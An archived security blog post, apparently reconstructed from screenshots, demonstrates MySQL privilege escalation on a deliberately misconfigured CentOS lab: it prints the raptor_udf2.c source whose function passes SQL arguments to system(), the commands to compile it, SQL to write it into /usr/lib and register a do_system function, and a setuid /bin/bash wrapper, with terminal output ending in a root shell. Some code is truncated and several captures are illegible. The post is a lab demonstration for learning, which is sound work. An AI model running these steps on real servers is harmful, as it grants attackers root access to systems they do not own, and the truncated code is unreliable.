Infamous SYN

A network security related blog.

Gaining a Root shell using MySQL User Defined Functions and SETUID Binaries

In this post, I will be demonstrating how a MySQL User Defined Function (UDF) and a SETUID binary can be used to elevate user privilege to a root shell. For this demonstration I will be using the following:

- Cent OS x86 5.4 Final – http://vault.centos.org/5.4/isos/i386/ (https://web.archive.org/web/20171201121147/http://vault.centos.org/5.4/isos/i386/)
- MySQL 5.0.95 – yum install mysql-server mysql php-mysql
- GCC – yum install gcc


Underlining Concept of the Privilege Escalation

A User Defined Function (UDF) is a function created by the user to extend the normal functionality of the program. In the database server, the UDF can be evaluated in a SQL statement. In 2004 Marco Ivaldi created a UDF, known as raptor_udf.c, for MySQL which would allow system commands to be executed in the same context of the database process.

The system command passed to the UDF will be executed in the context of current permissions for the database. This means if the database was running as the MySQL user, the command would be executed with the MySQL user permissions. By default, the MySQL database will be running as the MySQL user but for this demonstration the database will be (mis)configured to run with root privileges.

To do this, the following steps need to be taken:

1. Turn off the MySQL service.
2. Run the command on the datadir for the MySQL service (default is /var/lib/mysql).
   - chown -R root:root /path/to/datadir
3. Change the line “user=mysql” to “user=root” in the file /etc/my.cnf.
4. Turn on the MySQL service.




(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-12-21-55.png)
The MySQL service has now been configured to run as root.

The process of the creating the UDF is broken down into these steps:

1. Identifying the location that the plugin_dir variable in MySQL, this is where MySQL will look for the shared object file for the UDF.
2. Compile an object file using the raptor_udf2.c source code.
3. Using the compiled object file to create a shared library and linking the shared library.
4. Create a new table in the MySQL database and insert the contents of the shared object file created into the table.
5. Write the contents of the new MySQL table into directory specified by the plugin_dir variable.
6. Create the function in the MySQL database.

To identified the value for the plugin_dir variable in MySQL, the query “show variables like ‘plugin_dir’;”.



```
[centos@localhost ~]$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.0.95 Source distribution

Copyright (c) 2000, 2011, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show variables like 'plugin_dir';
+---------------+-------+
| Variable_name | Value |
+---------------+-------+
| plugin_dir    |       |
+---------------+-------+
1 row in set (0.00 sec)

mysql>
```

(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-12-25-21.png)
Determining the path to plugin directory in MySQL.

This MySQL database does not have a defined location in the value for the variable and therefore, MySQL will use the behaviour that was used before version 5.0.67, (version in use in the demonstration is 5.0.95). This means the UDF object files must be located in the directory that is searched by the system’s dynamic linker (‘/usr/lib/’).


Gaining Command Execution

As the name of this section suggests, this will focus on creating the UDF which will be able to take a system command, as part of a query, and have the database process and execute the command. Looking at pentestmonkey's MySQL SQL Injection Cheat Sheet (https://web.archive.org/web/20171201121147/http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet) post there is a reference to command execution, which mentions the raptor_udf.c code. Looking at the author's website (https://web.archive.org/web/20171201121147/http://0xdeadbeef.info/), there are two versions of the UDF code, for this demonstration the second version, raptor_udf2.c (https://web.archive.org/web/20171201121147/http://0xdeadbeef.info/exploits/raptor_udf2.c), will be used.

```
#include <stdio.h>
#include <stdlib.h>

enum Item_result {STRING_RESULT, REAL_RESULT, INT_RESULT, ROW_RESULT

typedef struct st_udf_args {
unsigned int arg_count; // number of arguments
enum Item_result *arg_type; // pointer to item_result
char **args; // pointer to arguments
unsigned long *lengths; // length of string args
char *maybe_null; // 1 for maybe_null args
} UDF_ARGS;

typedef struct st_udf_init {
char maybe_null; // 1 if func can return NULL
unsigned int decimals; // for real functions
unsigned long max_length; // for string functions
char *ptr; // free ptr for func data
char const_item; // 0 if result is constant
} UDF_INIT;

int do_system(UDF_INIT *initid, UDF_ARGS *args, char *is_null, char
{
if (args->arg_count != 1)
return(0);

system(args->args[0]);

return(0);
}

char do_system_init(UDF_INIT *initid, UDF_ARGS *args, char *message)
{
return(0);
}
```

Using the raptor_udf2.c source code a shared object needs to be compiled, this will be done using the gcc compiler. This is done in a two step process; first compiling a ELF binary, then from that compiled ELF binary, a shared object is created. The two steps needed to be taken are:

1. gcc -g -c raptor_udf2.c
2. gcc -g -shared -W1,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc




```
[illegible]
```

(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-12-29-37.png)
Compiling the shared library file.

After the files have been compiled, the next stage is creating the function in the MySQL database. The procedure for this task is the following:


1. Access the database service and select the database to use.
   - mysql -u root
   - use mysql;
2. Copy/create the raptor_udf2.so in the directory specified in the plugin_dir variable.
   - create table foo(line blob);
   - insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
   - select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
3. Create the User Defined Function.
   - create function do_system returns integer soname 'raptor_udf2.so';
   - select * from mysql.func;
4. Test that the UDF works correctly.
   - select do_system('id > /tmp/out; chown centos.centos /tmp/out');
   - \! sh
   - cat /tmp/out

NOTE:
Because of permissions, a non-root user should not be able to copy/move the shared library file to the /usr/lib directory. This is why the MySQL service was used to perform the action.


[illegible]

(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-14-32-39.png)

Part 1 – The system command UDF being created in the MySQL database.


[illegible]

(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-14-36-34.png)

Part 2 – The system command UDF being created in the MySQL database.

Escalating to a root shell


For the final section, the UDF that allows for commands to be executed as root will be used to gain access to a root shell from a non-root user. This will be done using a SETUID binary that accesses the /bin/sh binary. A SETUID binary is a binary that allows users to execute the binary with the permissions of the executables owner.

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
setuid(0); setgid(0); system("/bin/bash");
}
```

Then using the UDF to compile the SETUID binary and then setting the root permissions for the file, and once that is done executing the binary:

1. select do_system('gcc -o /tmp/setuid /home/centos/setuid.c');
2. select do_system('chmod u+s /tmp/setuid');
3. \! sh

- /tmp/setuid



```
mysql> \! sh
sh-3.2$ cat setuid.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
    setuid(0); setgid(0); system("/bin/bash");
}
sh-3.2$ exit
exit
mysql> select do_system('gcc -o /tmp/setuid /home/centos/setuid.c');
+------------------------------------------------------+
| do_system('gcc -o /tmp/setuid /home/centos/setuid.c') |
+------------------------------------------------------+
|                                           4294967296 |
+------------------------------------------------------+
1 row in set (0.03 sec)

mysql> select do_system('chmod u+s /tmp/setuid');
+------------------------------------+
| do_system('chmod u+s /tmp/setuid') |
+------------------------------------+
|                         4294967296 |
+------------------------------------+
1 row in set (0.00 sec)

mysql> \! sh
sh-3.2$ id
uid=500(centos) gid=500(centos) groups=500(centos)
sh-3.2$ /tmp/setuid
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=500(centos)
[root@localhost ~]#
```

(https://web.archive.org/web/20171201121147/https://nsimattstiles.files.wordpress.com/2014/07/
2014-07-11-15-18-35.png)
Compiling the SETUID binary, setting the file permissions and then executing the binary gaining the root shell.

Posted in Vulnerability Research and tagged Cent OS, elevate, misconfigured, MySQL, privilege escalation, raptor_udf2.c, root, setuid, system command, UDF, User Defined Function on July 11, 2014 by InfamousSYN. 4 Comments

4 comments

1. **cristianchaparroa** says:
   May 14, 2015 at 2:25 am
   I sow the note when you say that "Because of permissions, a non-root user should not be able to copy/move the shared library …" in this case what can I do?

   REPLY

   1. **]{LiK`Ev][L`** says:
      March 8, 2016 at 1:53 am
      Simply put… you can't unless you're extremely lucky and they have modified their init script for mysqld or something to set a custom LD_LIBRARY_PATH that you have write access to or something lol.

      Basically you need the mysqld to use the dynamic linker to load a malicous output file. Thanks for this though

      REPLY
2. **thesecguru** says:
   December 5, 2015 at 8:08 am
   Excellent write up! Works perfectly on a Centos 5.4 system running mysql 5.0.77-4.el5_4.2

   REPLY
3. **secninja** says:
   January 30, 2016 at 10:19 am
   Excellent article! Very well explained, step by step, easy to follow.

   REPLY